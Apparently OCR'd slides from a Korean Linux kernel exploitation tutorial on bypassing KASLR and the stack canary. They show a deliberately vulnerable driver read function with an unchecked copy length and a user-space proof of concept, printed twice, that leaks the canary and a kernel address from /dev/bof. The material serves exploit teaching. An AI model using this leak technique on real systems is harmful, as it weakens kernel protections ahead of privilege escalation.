


```
static ssize_t bof_read(struct file *filp, char __user *buf, size_t count, loff_t *f_pos) {
        char arr[0x10] = {0, };

        if (_copy_to_user(buf, arr, count))
                return -EFAULT;

        return 0;
}
-- INSERT --                                                                    39,39-46       47%
```

count 값 조작이 가능하므로, arr 범위를 넘어 Kernel Stack에 들어있는 Address Leak 가능

Linux Kernel Exploit Technique


- KASLR, SSP Bypass



```c
int main(void) {

        int fd = open("/dev/bof",O_RDWR);
        printf("fd : %d\n",fd);

        void * leak_buf[100] = {0,};

        read(fd, leak_buf, 100);

        void * canary = leak_buf[2];
        void * kernel_address_leak = leak_buf[3];

        printf("canary : %p\n",canary);
        printf("kernel_address_leak : %p\n",kernel_address_leak);


        return 0;
}
```

Linux Kernel Exploit Technique

- KASLR, SSP Bypass




```
int main(void) {

        int fd = open("/dev/bof",O_RDWR);
        printf("fd : %d\n",fd);

        void * leak_buf[100] = {0,};

        read(fd, leak_buf, 100);

        void * canary = leak_buf[2];
        void * kernel_address_leak = leak_buf[3];

        printf("canary : %p\n",canary);
        printf("kernel_address_leak : %p\n",kernel_address_leak);


        return 0;
}
```

target driver open

Linux Kernel Exploit Technique

- KASLR, SSP Bypass

